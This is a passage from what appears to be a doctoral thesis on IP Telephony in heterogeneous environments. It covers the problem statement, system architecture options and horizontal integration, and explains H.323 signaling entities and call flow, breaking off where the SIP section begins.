Mechanisms and systems that fulfill these requirements must be provided efficiently and in good quality for the plethora of systems. They cannot easily be redesigned or replaced once they are deployed. IP Telephony devices are already in use to a considerable extent. There is no realistic chance nor even wish to first design a full-featured system and to not start deploying it before all potential requirements are appropriately met.

2.1.1 Problem Statement

The challenges that result from these observations are summarized in the subsequent problem statement.

1. What are appropriate mechanisms to provide cross-domain and transparent usage of comprehensive services in current and future heterogeneous IP Telephony environments?
2. How can these mechanisms be designed and implemented in an efficient and reproducible way that leads to good system quality, scalability and extensibility?

This statement is at a rather high and general level still. Our subsequent discussion determines the specific technical systems and characteristics that have to be addressed to answer its questions.

2.1.2 Challenges and Approach

Figure 2.1 gives an overview of our investigation area and task as well as of the characteristics of the solutions that we search for, develop and investigate. The solutions need to provide transparent and domain-spanning interaction between systems that may not interact so far or can only do so in a very limited way. They have to fulfill both functional as well as non-functional requirements. The functional requirements target basic system interworking in the first step. However, telephony is much more than just placing a *basic call*. Even though support for it is valuable, it has to be enhanced with support for additional services and features.




Figure 2.1: Targeted problem and solution characteristics

Within the last years it has become evident that IP Telephony is no longer just experimental. If it is really meant to eventually replace the existing traditional telephony system there is a need for stable, robust, error-free and secure operation. Quality requirements for the communication systems that this work targets at are rather strict and high. The systems have to perform at a carrier-grade of service, must inter-operate with numerous components that are developed and deployed by different vendors and have a long life time. Hence, their design should be future-proof. These high quality standards can only be achieved, with the utilization of corresponding high-quality system design, implementation and deployment policies.

2.2 IP Telephony in Heterogeneous Environments

Figure 2.2 schematically shows typical operations in an (IP Telephony) *basic call*. A called party needs first to be addressed and located. It can then be alerted and if it accepts the call the media connection can be established. This procedure involves the negotiation of media characteristics (such as which codec to use) and informing the other party about the media endpoint parameters. These parameters are used by the respective sending entity to transmit media packets to the receiver.




Figure 2.2: Basic IP Telephony operations

All the different described operations together constitute a service. They allow the two involved parties to use an IP network for performing a phone call. This leads to the basic classification in Figure 2.3. It names three conceptual core aspects of IP Telephony functionality. Services are built on top of signaling and media exchange mechanisms. They are provided by a set of cooperating technical systems that includes end-systems as well as infrastructure components.




Figure 2.3: Basic categorization of IP Telephony mechanisms

This classification forms the outline for the order and dedicated focus of the chapters in this thesis. In order to introduce the basics in the IP Telephony area we subsequently discuss the topics signaling, media transport, service provisioning and the characteristics of current and potential future end-systems in more detail. This discussion is preceded by a general analysis of IP Telephony system properties. The analysis shows what distinguishes IP-based systems from those in the traditional POTS and highlights reasons for the observable heterogeneity in the area.

2.2.1 Typical System Characteristics

IP Telephony systems have very specific characteristics that distinguish them from traditional telephony solutions. The awareness of these differences is very important for the proper solution of our problems. They are conceptual and not just an implication of using a different transmission technology.

2.2.2 Multiplicity of Interactions

The right side of Figure 2.4 visualizes the multitude of potential interactions that IP Telephony systems offer. It shows this in comparison to the interaction characteristics for the traditional telephony system on the left side of the figure. For POTS, the media transport, signaling and service infrastructure is typically operated under common control. To a significant extent, it even makes use of a dedicated transport infrastructure.

The left part of the figure also indicates that interactions between system parts are typically limited and make use of few dedicated access points only. A computer application may directly interact with a telephony system or a service component within the telephony network. This practice is well-known under the term Computer Telephony Integration (CTI) and is extensively discussed in a large number of publications. We refer the interested reader to [170] and [162] for further information on this topic.




Figure 2.4: Comparison of typical interactions for POTS and IP Telephony

The functionality that these CTI mechanisms (such as *computer supported dialing* or *automatic call distribution*) offer are targeted by IP Telephony systems as well. However, the latter have many more opportunities for interaction between the system parts. The right side of Figure 2.4 shows that the IP protocol provides the integration mechanism between all involved system parts. These may be distributed, do not have to be under common administration and are not specialized for just the purpose of voice transport. Whereas a traditional telephone may never directly influence the behavior of nodes in its audio transmission path, an IP phone can typically do this. Alternatively, it can contact a service provisioning instance and advise this one to finally perform the further interaction with the transport system.

The right side of Figure 2.4 indicates a flexibility that is advantageous because it offers potential choice for solving individual tasks. However, it also makes the selection of the most appropriate mechanism or architecture a complex task. This is a general reason for the heterogeneity of solutions in the area. The subsequent section highlights this fact with the discussion of potential IP Telephony system architectures.

2.2.3 System Architecture Options

The multitude of possible interactions and involved entities leads to a variety of alternative options for IP Telephony system architectures. Figure 2.5 depicts this fact. It features a hierarchical and infrastructure-based versus a peer-to-peer system setup and indicates that even combinations of these two approaches are possible.

The figure indicates the flexibility of IP-based solutions. Locating communication partners can either be done using a centralized or a hierarchical infrastructure. The signaling within a session itself can use peer-to-peer interactions between the end-systems then. This offloads the system's core and truly utilizes the processing power of intelligent end-system nodes at the edges.




Figure 2.5: Hierarchy vs. P2P in IP-based systems

IP-based telephony systems offer choice for functions, methods, components and their placement and integration. The combination of different entities, mechanisms and techniques in order to perform a specific task is an appropriate strategy to do so. This is also referred to as *horizontal integration* and is discussed in the subsequent section.

2.2.4 Horizontal Integration

The traditional telecommunication infrastructure that forms the PSTN or existing Private Branch Exchanges (PBX) are typically characterized by monolithic systems and a *vertical integration* approach with equipment from just a very small set of vendors. Typically, it is under operation of a particular provider. This is an implication of the development of these systems. Typically, they have been planned and operated under government control. Telecommunication has been a regulated market with just a limited number of players or even strong monopolies for a very long time.

The left part of Figure 2.6 illustrates such a vertical integration approach that can also be identified in other domains such as for business processes [173]. It is characterized by the usage of dedicated interfaces and designs which are not easily inter-operable nor exchangeable.

For telephony systems this has not been a major obstacle for a long time. Inter-operation could be ensured with the definition of a limited set of interoperable interfaces that large monolithic system parts can relatively easy adhere to as long as their service was just *basic call* functionality.

With the introduction of more diverse and sophisticated services this no longer holds true.




Figure 2.6: Vertical and horizontal integration

There have been strong efforts to also provide a standardized interoperable basis for PBX systems [243] or the Intelligent Network (IN) [51].

Due to the limited set of interactions and the provisioning of services via just a few interfaces (as indicated in Figure 2.4) traditional telephony systems clearly follow a network-centric approach. Functionality is centrally provided within the system core and accessible at dedicated service access points only. There have been major efforts to internally decompose the systems into re-usable blocks and provide aggregated functions with their flexible composition. Especially the Distributed Feature Composition (DFC) methodology forms a powerful framework and formal tool-set for these systems. Its principles are also valid for IP Telephony systems [36]. These typically apply a different approach. Its general characteristics are highlighted on the right side of Figure 2.6. It depicts the specifics of *horizontal integration* and shows the choices that result from the combination of components that share inter-operable interfaces.

Even though their names might indicate so, both concepts are not mutually exclusive nor really orthogonal. Horizontal integration is possible even in combination with entities and mechanisms that are fully or at least partly integrated vertically. However, vertical disintegration which allows to choose alternatives on different layers is typically a valuable step towards horizontal integration.

2.2.5 Incremental System Enhancement

The possibility to incrementally design, implement and deploy systems is an important implication of the horizontal integration approach. It is common in general software design and there is a well-established methodology of rules and patterns that supports this approach. Even though a comparable practice has been used for telecommunication systems as well [121], product and feature development cycles have typically been of a certain considerable length within the past. At least the general system architecture and mechanisms have been determined and standardized at the beginning of developments already. This practice can also be identified for recent GSM [180] and 3GPP [179] telephony systems. To a certain extent the approach for IP Telephony systems differs from that situation. Especially the IETF favors an incremental system evolution that adds functionality in a step-wise manner. Working groups (such as e.g., the iptel working group [199] that deals with core IP Telephony signaling aspects) are formed to solve the tasks for specific marked-off topics within a relatively short time-frame. This approach allows to provide working systems fast and before all details of their future feature set have been fixed. The approach favors the design and implementation of building blocks that can be described, realized and tested independently. Even though it has the benefit of a fast initial development and is inevitable under the conditions of a mass market with strong competition it leads to a number of drawbacks as well. These are mainly the multitude of different implementations that result from missing stringent specifications and the need to cope with systems that incorporate an earlier version of a protocol or mechanism that has been changed in favor of further development. The situation typically increases the system diversity.

2.3 Technical Mechanisms and Protocols

The following sections introduce specific signaling as well as media transport mechanisms, service provisioning approaches and the characteristics of current and potential future end-systems. The presentation is used to provide the necessary background knowledge for our own designs and implementations as well as to discuss heterogeneity, its causes and selected problems that result from it.

2.3.1 Signaling

IP Telephony signaling mechanisms are responsible for addressing and locating the communication partner, setting up the connection and providing the expected feedback about the call progress. They perform the negotiation (and possible in-session modification) of the communication ports and codecs for the media transport. Finally, the participants make use of signaling primitives for concluding the call. This enumeration lists session specific aspects first of all. [150] outlines a comparable classification and also mentions user and network feature invocation as basic signal operations.




Figure 2.7: Classification of signaling activities

Our classification in Figure 2.7 additionally covers operations that can be considered as related but orthogonal to the core call signaling. Authentication, authorization and accounting (AAA) operations are a typical example for these. The listed attributes help to characterize typical dependencies and interactions of operations. Operations can e.g., be triggered either implicitly or explicitly. Functionality can be integrated into just one protocol or make use of multiple separable ones. The extent to which specific functions are present in a system and the way they are performed determine the characteristics of a particular signaling approach.

Our own activities mainly concentrate on the call-state and media exchange related signaling aspects that are indicated in the shaded boxes of Figure 2.7. The subsequent discussion shows details of the signaling operations and involved entities for the H.323 protocol suite and the Session Initiation Protocol (SIP). At the time of writing these two standardized approaches play the most important role for controlling the session signaling between IP Telephony systems.

H.323 Protocol Suite

The H.323 recommendation [73] describes a framework for IP Telephony signaling functions. It is standardized by the ITU-T and has initially been published under the title “H.323: Visual telephone systems and equipment for local area networks which provide a non-guaranteed quality of service” in 1996. The terms of the title clearly mark the designated scope of the original protocol document. In order to enhance existing features, to fix drawbacks (that to a certain extent result from the original concentration on LAN (local area network) and administratively closed environments) and to add new functionality it has been revised several times. The standard currently exists in version v5 and is meanwhile called “Packet Based Multimedia Communications Systems”.

It consists of a set of sub-standards and describes a whole framework, contributing protocols and entities. Figure 2.8 shows the different entities, their grouping and relations.




Figure 2.8: H.323 components and their deployment in gatekeeper zones

The equivalent of a traditional telephone is called *terminal* and belongs to the group of end-systems that the standard covers. Figure 2.9 shows its internal functional blocks and the specific protocol recommendations that describe them. It visualizes that the protocol suite does not only address signaling aspects but also describes a minimal set of mandatory codecs that are used on the media path.

Gatekeepers and *gateways* are further system components that are of specific importance within the scope of our work. *Gatekeepers* are optional elements – however, if a *gatekeeper* is present, it plays the central role for the control of its domain. Such a domain is also referred to as gatekeeper zone. Each *gatekeeper* controls exactly one *zone*. It can dynamically be found by other components and is responsible for the registration of subscribers, name and address translation and admission control. Larger scenarios can typically be structured in different zones with multiple individual *gatekeepers*. These communicate with each other to locate called parties that are not registered with them, route signaling information to neighbors. Their organization can either be flat or hierarchical with entities in the upper hierarchy levels that are typically not responsible for individual subscribers but just for the call routing between lower level instances. Because *gatekeepers* are crucial for admission control and the




Figure adapted from [106]

Figure 2.9: Components and functions within an H.323 terminal

mapping of individual subscriber identities to system IP addresses they are especially sensitive to malicious attacks. We discuss this issue in more detail in Appendix F.

Gateways form the transfer points between the H.323 world and other domains which use a different transmission technology or signaling protocol. Their functionality is discussed in detail within Chapter 4 and 5. *Multipoint Control Units* (MCU) are optional elements that provide conferencing control as well as media mixing and distribution functionality.

Individual signaling functions such as subscriber registration, admission control, call setup and the negotiation of media channels are covered by the sub-standards H.225.0 [80] and H.245 [88]. The call setup uses a subset of Q.931 primitives [79] and is derived from the signaling within the traditional ISDN telephony system and is therefore very similar to it. Figure 2.10 shows the sequence of communication steps for establishing a media connection. The figure shows the basic procedure without optional enhancements. These introduce a number of variants that mainly result from the aggregation of individual steps and the tunneling of information within just one instead of the depicted multiple signaling connections. The variants with specific implications for our work are especially *fast connect* and H.245 *tunneling*. We refer to [89] for further details and discuss them and their implications in Chapter 4.

In a first step *terminals* register with a *gatekeeper* using the RAS (Registration, Admission and Status) protocol. The subsequent call signaling proceeds according to the description in the H.225.0 sub-standard and uses Q.931-like messages. The called party is initially alerted but does not receive any information about the media connection that is to be used. Once the alerting has been done and a call has been accepted, the negotiation of endpoint capabilities and roles takes place. It utilizes the H.245 protocol and finally establishes so-called logical channels. These are the media connections. The H.323 protocol suite uses RTP streaming for the audio transport. Most of the communication relations use dynamically negotiated ports.




Figure 2.10: H.323 call signaling flow and decoded Setup PDU

This makes handling the protocol in environments with firewalls a challenging task [134]. We discuss implications of this fact and our activities to provide solutions for these challenges in Section 4.5.1.

The H.323 protocol suite distributes functionality between end-systems and infrastructure nodes. Its protocol specification, architecture, paradigms and even terms show strong relationships with traditional ISDN signaling. Messages are exchanged using Protocol Data Units (PDU) that are binary encoded. The encoding uses Packed Encoding Rules (PER) and a syntax that is described in Abstract Syntax Notation (ASN.1) specifications [75]. Protocol messages are compact but not human-readable. However, encoders and parsers that properly generate and decode protocol messages are publicly available.

Especially in LAN environments it has proved to successfully provide the intended communication services. However, there are indicators of some protocol drawbacks. [18, 123] rate it as too complex, difficult to extend and having a considerable signaling overhead that cannot be neglected in a global environment. Nevertheless, it claims a considerable market share at the time of writing. H.323 has been extended with the H.450.x set of standards. Those describe a framework for *supplementary services* and the semantics and protocol realization of a number of those. We discuss them in detail in Chapter 5. The H.323 protocol suite is under steady development. Most recent enhancements include coverage for *presence services* and *instant messaging*. A number of parties indicate their engagement in further protocol development and deployment of H.323-based products [231, 196].

Session Initiation Protocol (SIP)

The IETF develops and standardizes a multimedia signaling framework that follows a more light-weight approach. It forms an alternative to the closed and complex signaling standard defined by the ITU H.323 recommendation.

